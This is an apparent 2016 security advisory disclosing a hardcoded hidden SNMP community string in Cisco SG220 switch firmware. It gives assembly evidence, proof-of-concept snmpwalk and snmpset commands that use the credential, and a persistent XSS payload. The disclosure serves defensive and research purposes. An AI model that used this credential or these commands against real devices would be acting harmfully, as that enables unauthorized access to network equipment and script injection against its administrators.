

# ■ Hidden SNMP community in Cisco SG220 series

## ■ Security advisory

12/09/2016

Nicolas Collignon  
Renaud Dubourguais

# Vulnerability description

---

## The Cisco SG220 series

The SG220 series is a range of switches provided by Cisco to small businesses which “*bridge the gap between managed and smart switches to offer customers the best of both worlds*” and “*provide the higher levels of security, management, and scalability you expect from managed switches, affordably priced like smart switches*”.

## The issue

Synacktiv has identified a vulnerability in the Cisco SG220 series allowing unauthenticated attackers to get a SNMP read/write access to the remote switch.

The issue can be exploited even if no SNMP community has been configured. The SNMP service must be enabled and reachable.

## Affected versions

The following versions has been proved to be affected:

- Smart Plus Switch Firmware 1.0.0.17;
- Smart Plus Switch Firmware 1.0.0.18.

## Mitigation

For the moment, no official mitigation exists as we have just contacted the Cisco Product Security Incident Response.

## Timeline

Date	Action
20/05/2016	Advisory sent to Cisco Product Security Incident Response.
31/08/2016	Vendor fix available <a href="https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160831-sps3">https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160831-sps3</a>

# Technical description and proof-of-concept

---


## Attack scenario

To illustrate our proof-of-concept, the chosen scenario is an attacker acting from the internal network with a network access to the the SNMP service.

## Vulnerability discovery

The SNMP service is not enabled by default on Cisco SG220. It can be enabled through the command line or through the Web administration panel. Once enabled, the SNMP configuration panels display an empty list of user.

No community are displayed:



No SNMP users are configured:



The SNMP part of the “show run” output only contains 1 line:

```
snmp-server
```

So we really think that no one can access the SNMP service since no community/user is available.

But wait, let's see what happens when the SNMP service is started. The system will eventually calls the function `sal_snmp_restart` in the library `libsal.so`. This function then calls `sal_snmp_confFile_update`. It is responsible for creating the SNMP configuration file `/etc/snmp/snmpd.conf`.

Below is an extract of the assembly code showing that the function `sal_snmp_confFile_update` adds a hardcoded user and password to the SNMP configuration file.

```

loc_57F80:          # CODE XREF: sal_snmp_confFile_update+AE8†j
                li      $a1, 0x90000
                la      $t9, fprintf
                addiu   $a1, (unk_884F8 - 0x90000) # format
                jalr   $t9 ; fprintf
                move   $a0, $s2 # stream
                lw     $gp, 0x898+var_868($sp)
                move   $a1, $s2 # stream
                li     $a0, 0x90000
                la     $t9, fputs
                nop
                jalr   $t9 ; fputs
                addiu   $a0, (aThisIsASpecial - 0x90000) # "\n\nThis is a special community for rm"...
                lw     $gp, 0x898+var_868($sp)
                move   $a0, $s2 # aThisIsASpecial::.ascii "\n" # DATA XREF: sal_snmp_confFile_update+B2
                li     $s0, 0x90000 # aThisIsASpecial::.ascii "\n"
                li     $a1, 0x90000 # aThisIsASpecial::.ascii "#This is a special community for rmon ui set to snmpd \n"
                la     $t9, fprintf
                addiu   $s0, (aRmonngmtuicomm - 0x90000) # "rmonngmtuicommunity"
                addiu   $a1, (aCom2secSDefaul - 0x90000) # Com2sec %s default %s \n"
                move   $a2, $s0
                jalr   $t9 ; fprintf
                move   $a3, $s0

```

This user is hidden as it is not reported in any user interface provided by the switch. It has read and write access to all SNMP OIDs.

## Impact

A successful exploitation allows an attacker to read or write any SNMP OID and therefore leak a part of the device's configuration.

One simple way to take advantage of the SNMP write access is to update information which can be displayed in the Web administration console in order to exploit a persistent XSS vulnerability without being authenticated.

It may also be possible to transform the SNMP write access into a privileges escalation by writing to OIDs that will be used afterward and processed in an unsafe manner by the switch internal SNMP client.

## Proof of concept

The following *snmpwalk* command will dump all the switch OID:

```
$ snmpwalk -v 1 -c rmonngmtuicommunity <switch> .
```

As an example, the following command will save a persistent XSS payload in the SNMP database.

```
$ snmpset -v1 -c rmonngmtuicommunity TARGET_IP sysLocation.0 s \
'<script>alert(["hello","from","snmp"].join(String.fromCharCode(32))</script>'
SNMPv2-MIB::sysLocation.0 = STRING:
<script>alert(["hello","\nfrom","\n\nsnmp\n"].join(String.fromCharCode(32))</script>
```

Small Business  
cisco SG220-50 50-Port Gigabit Smart Plus Switch

Getting Started  
Status and Statistics  
System Summary  
Interface  
Etherlike  
TCAM Utilization  
RMON  
View Log  
Administration  
Port Management  
VLAN Management  
Spanning Tree  
MAC Address Tables  
Multicast  
IP Configuration  
Security  
Access Control  
Quality of Service  
SNMP

**System Summary**

**System Information**

System Description: 50-Port Gigabit Smart Plus Switch  
System Location: Edit  
System Contact: Edit

Host Name: white-sw  
System Object ID: 1.3.6.1.4.1.9.6.1.89.50.1  
System Uptime: 0 days(s), 5 hr(s), 1 min(s) and 32 sec(s)  
Current Time: 06:01:32,2000-Jan-01  
Base MAC Address: 3C:0E:23:FD:00:6F  
Jumbo Frames: Disabled

**Software Information**

Firmware Version (Active Image): 1.0.0.18  
Firmware MD5 Checksum (Active Image): #base3f6e59-1-nebstafefc55a0f8b  
Firmware Version (Non-active):  
Firmware MD5 Checksum (Non-active):  
Boot Version:  
Locale:  
Language Version:  
Language MD5 Checksum:

**TCP/UDP Services Status** Edit

HTTP Service: Disabled  
HTTPS Service: Enabled  
SNMP Service: Enabled  
Telnet Service: Disabled  
SSH Service: Enabled

hello from snmp

OK

Processing Data

## Remediation

Disable the SNMP service.